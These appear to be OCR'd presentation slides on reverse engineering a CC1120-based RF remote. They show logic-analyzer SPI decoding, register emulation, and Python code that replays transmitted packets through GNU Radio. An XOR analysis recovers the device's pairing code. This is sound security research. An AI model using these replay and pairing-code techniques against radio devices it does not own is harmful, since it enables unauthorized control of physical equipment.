
Reverse Engineering is Challenging

- Capture signal… then what?





Reverse Engineering is Challenging



Semantic of the controller

	Write		Read	
	Single Byte	Burst	Single Byte	Burst
	+0x00	+0x40	+0x80	+0xC0
0x00	IOCFG3			
0x01	IOCFG2			
0x02	IOCFG1			
0x03	IOCFG0			
0x04	SYNC3			
0x05	SYNC2			
0x06	SYNC1			
0x07	SYNC0			
0x08	SYNC_CFG1			
0x09	SYNC_CFG0			
0x0A	DEVIATION_M			
0x0B	MODCFG_DEV_E			

Decoding the data of logic analyzer

- Created tool to convert waveforms to SPI operations (R/W register X)
- Tedious to read SPI ops and determine many radio states
  - Boot, Idle
  - Press ‘UP’, Release ‘UP’
  - Press ‘DOWN’…

Decoding the data of logic analyzer

	ID	AbsTm	DeltaTm	B	M	Type	@Addr/Cmd/Data
2	0000	00.00s	000.00ms	S	W	Command	0x30
3	0001	00.00s	000.08ms	S	R	Register	@0x00 0x06
4	0002	00.00s	000.03ms	S	W	Register	@0x00 0x58
5	0003	00.00s	000.03ms	S	W	Register	@0x01 0x46
6	0004	00.00s	000.03ms	S	W	Register	@0x02 0x46
7	0005	00.00s	000.03ms	S	W	Register	@0x08 0x0b
8	0006	00.00s	000.03ms	S	W	Register	@0x0a 0x3a
9	0007	00.00s	000.03ms	S	W	Register	@0x0b 0x22
10	0008	00.00s	000.03ms	S	W	Register	@0x0c 0x1c
11	0009	00.00s	000.03ms	S	W	Register	@0x10 0xc6
12	0010	00.00s	000.03ms	S	W	Register	@0x11 0x11
13	0011	00.00s	000.03ms	S	W	Register	@0x13 0x05
14	0012	00.00s	000.03ms	S	W	Register	@0x14 0x67
15	0013	00.00s	000.03ms	S	W	Register	@0x15 0x97

	Time [s]	Packet ID	MOSI		MISO		
2	1.088222500000000	0	0b 0011	0000	0b 0000	1111	
3	1.088299000000000	1	0b 1000	0000	0b 0000	0000	
4	1.088303240000000	1	0b 0000	0000	0b 0000	0110	
5	1.088330900000000	2	0b 0000	0000	0b 0000	1111	
6	1.088335120000000	2	0b 0101	1000	0b 0000	1111	
7	1.088363520000000	3	0b 0000	0001	0b 0000	1111	
8	1.088367760000000	3	0b 0100	0110	0b 0000	1111	
9	1.088396160000000	4	0b 0000	0010	0b 0000	1111	
10	1.088400400000000	4	0b 0100	0110	0b 0000	1111	

	Time [s]	Packet ID	MOSI	MISO
2	0.000000275000000	0	0xAF	0x10
3	0.000003400000000	0	0x72	0x00
4	0.000006400000000	0	0x00	0x53
5	0.000019025000000	1	0xAF	0x10
6	0.000022125000000	1	0x71	0x00
7	0.000025125000000	1	0x00	0xF9
8	0.000041625000000	2	0xAF	0x10
9	0.000044750000000	2	0x73	0x00
10	0.000047750000000	2	0x00	0x6D
11	0.009950425000000	3	0xAF	0x10
12	0.009953550000000	3	0x72	0x00
13	0.009956550000000	3	0x00	0x23
14	0.009969150000000	4	0xAF	0x10
15	0.009972275000000	4	0x71	0x00

SPI Ops to Radio Registers

- Copy/Paste radio register set from datasheet into python
- Now we can easily see what is being accessed, set, programmed.
- But when you have 100’s of register operations…

SPI Ops to Radio Registers

```
 1 000117 000.38807952s 0009910.70us S R 1:Extended 72:RSSI0           0x07
 2 000118 000.38809827s 0000018.75us S R 1:Extended 71:RSSI1           0x4c
 3 000119 000.38812087s 0000022.60us S R 1:Extended 73:MARCSTATE       0x6d
 4 000120 000.39294868s 0004827.80us S W 2:Command  36:SIDLE
 5 000121 000.39296368s 0000015.00us S R 1:Extended d7:NUM_RXBYTES     0x10
 6 000122 000.39298167s 0000018.00us S R 1:Extended d7:NUM_RXBYTES     0x10
 7 000122 000.39299052s 0000008.85us B R 4:SFIFO    3f:SFIFO           0x0d 0xa2
 8 000123 000.39312045s 0000129.93us S W 2:Command  34:SRX
 9 000124 000.39803355s 0004913.10us S R 1:Extended 72:RSSI0           0x00
10 000125 000.39805215s 0000018.60us S R 1:Extended 73:MARCSTATE       0x6d
11 000126 000.40798570s 0009933.55us S R 1:Extended 72:RSSI0           0x03
12 000127 000.40800443s 0000018.72us S R 1:Extended 71:RSSI1           0xfb
13 000128 000.40802702s 0000022.60us S R 1:Extended 73:MARCSTATE       0x6d
```


Persist Radio Register State

- Emulate internal radio registers
  - Default register states are in datasheet
- Allow dumping of current radio state
- Allow pausing at key triggers (TX/RX)
- Now we know exact signal parameters at TX/RX

Persist Radio Register State

```
7283 Register
7284 00:IOCFG3            0x58 r:0078 w:0039 b:0117 d:0x06
7285 01:IOCFG2            0x46 r:0000 w:0201 b:0201
7286 02:IOCFG1            0x46 r:0000 w:0039 b:0039
7287 08:SYNC_CFG1         0x0b r:0000 w:0039 b:0039
7288 0a:DEVIATION_M       0x3a r:0000 w:0039 b:0039
7289 0b:MODCFG_DEV_E      0x22 r:0000 w:0039 b:0039

7340 Command
7341 30:SRES                   r:0000 w:0039 b:0000
7342 33:SCAL                   r:0000 w:0108 b:0000
7343 34:SRX                    r:0000 w:0054 b:0000
7344 35:STX                    r:0000 w:0054 b:0000
7345 36:SIDLE                  r:0000 w:0426 b:0000
7346 39:SPWD                   r:0000 w:0035 b:0000
7347 3a:SFRX                   r:0000 w:0372 b:0000
7348 3b:SFTX                   r:0000 w:0372 b:0000
7349 3d:SNOP              0x00 r:0000 w:0078 b:0078
```

Exercising complex protocols



Exercising complex protocols

```
def send_packet(socket, fifo):

    #02450 21.50s 0000313.08us B W 4:SFIFO    3f:SFIFO           0xAA...
    #02451 21.50s 0000095.24us S W 2:Command  35:STX
    #02453 21.52s 0022052.34us S W 2:Command  34:SRX
    #02458 21.54s 0000012.96us B R 4:SFIFO    3f:SFIFO           0xAA...

    d = pmt.make_dict()
    d = pmt.dict_add(d, pmt.intern("preamble"), pmt.to_pmt([0xAA, 0xAA, 0xAA]))
    d = pmt.dict_add(d, pmt.intern("sync_word"), pmt.to_pmt([0x55, 0xAA, 0x55, 0xAA]))
    d = pmt.dict_add(d, pmt.intern("address"), pmt.to_pmt([fifo[1]])) #0xA0
    d = pmt.dict_add(d, pmt.intern("tx"), pmt.to_pmt(True))
    payload = np.array(fifo[2:], dtype=np.uint8)
    vec = pmt.to_pmt(payload)
    cmd = pmt.cons(d, vec)
    #print cmd
    print "TX:", _list(payload)

    socket.send(pmt.serialize_str(cmd))

    return
```


Developing complex attacks

- Can instrument emulator at any point in the stack to determine state
- Replay LA data to generate RF and interact with physical devices
- Never touched a physical device…

Developing complex attacks


```
CC1120 = cc.CC1120()

emu_cmds = False #If True, will reset registers when a SRES command is rx.
break_on_tx = False #If True, will stop processing logs at first TX and print register states.
tx_data = True #If True, will send TX FIFO data to GRC via ZMQ.

CC1120.reset()
CC1120.process_SPI_log("../spi/x1-long.txt",
                       "../spi/decoded/x1-long_decoded.txt",
                       "../packet_data/x1-long.py",
                       emu_cmds, break_on_tx, tx_data)
```

Juuko RX Radio



Payload Reverse Engineering

- Synchronization word
- Optional length byte
- Optional address byte
- Payload
- Optional 2 byte CRC








Figure 18: Packet Format

Payload Reverse Engineering




Payload Reverse Engineering




Sequential ID

Payload Reverse Engineering




Fixed Sequential ID

Payload Reverse Engineering



Interesting 4 bytes

Play Around With the Pairing Code



Payload Reverse Engineering

```
08 B5 0E 6B C8 18 22 C6 24 7D D6 BF (x1)
0D 9E FA 54 AC 07 2A B5 04 56 B2 85 (x1)
0E 9F E2 3D 98 F2 06 A0 F4 47 9A 7F (x1)
11 A2 E2 28 6C B3 42 61 B4 0A 5A 25 (x1)
14 A1 E6 27 68 AC BA 3A 84 D9 2E EF (x1)
19 AA F2 40 8C DB 52 69 B4 02 4A 05 (x1)
1C A9 F6 3F 88 D4 6A 62 A4 F1 3E 1F (x1)
1F 8C BE F2 3C 85 86 13 54 94 D6 81 (x1)
20 8D BE F3 28 70 F2 FE 44 85 C6 AF (x1)
24 91 C6 F7 28 5C DA CA 04 49 8E 6F (x1)
29 9A D2 10 4C 8B F2 F9 34 72 AA 45 (x1)
```

Pairing code: 20 10 77 C8

Payload Reverse Engineering

```
08 7D 79 7B E8 DB 22 C6 24 7D D6 F3 (x1)
0D 56 8D 44 8C C4 2A B5 04 56 B2 C9 (x1)
0E 57 95 2D B8 31 06 A1 F4 47 9A 32 (x1)
11 6A 95 38 4C 70 42 60 B4 0A 5A 68 (x1)
14 69 91 37 48 6F BA 3B 84 D9 2E A2 (x1)
19 62 85 50 AC 18 52 69 B4 02 4A 49 (x1)
1C 61 81 2F A8 17 6A 63 A4 F1 3E 52 (x1)
1F 44 C9 E2 1C 46 86 12 54 94 D6 CC (x1)
20 45 C9 E3 08 B3 F2 FF 44 85 C6 E2 (x1)
24 59 B1 E7 08 9F DA CA 04 49 8E 23 (x1)
29 52 A5 00 6C 48 F2 F8 34 72 AA 08 (x1)
```

Zeroed code: 00 00 00 00


Payload Reverse Engineering



```
08 B5 0E 6B C8 18 22 C6 24 7D D6 BF (x1) .^ 08 7D 79 7B E8 DB 22 C6 24 7D D6 F3 (x1)    =    00 !C8! !77! !10! !20! C3 00 00 00 00 00 4C
0D 9E FA 54 AC 07 2A B5 04 56 B2 85 (x1) .^ 0D 56 8D 44 8C C4 2A B5 04 56 B2 C9 (x1)    =    00 !C8! !77! !10! !20! C3 00 00 00 00 00 4C
0E 9F E2 3D 98 F2 06 A0 F4 47 9A 7F (x1) .^ 0E 57 95 2D B8 31 06 A1 F4 47 9A 32 (x1)    =    00 !C8! !77! !10! !20! C3 00 01 00 00 00 4D
11 A2 E2 28 6C B3 42 61 B4 0A 5A 25 (x1) .^ 11 6A 95 38 4C 70 42 60 B4 0A 5A 68 (x1)    =    00 !C8! !77! !10! !20! C3 00 01 00 00 00 4D
14 A1 E6 27 68 AC BA 3A 84 D9 2E EF (x1) .^ 14 69 91 37 48 6F BA 3B 84 D9 2E A2 (x1)    =    00 !C8! !77! !10! !20! C3 00 01 00 00 00 4D
19 AA F2 40 8C DB 52 69 B4 02 4A 05 (x1) .^ 19 62 85 50 AC 18 52 69 B4 02 4A 49 (x1)    =    00 !C8! !77! !10! !20! C3 00 00 00 00 00 4C
1C A9 F6 3F 88 D4 6A 62 A4 F1 3E 1F (x1) .^ 1C 61 81 2F A8 17 6A 63 A4 F1 3E 52 (x1)    =    00 !C8! !77! !10! !20! C3 00 01 00 00 00 4D
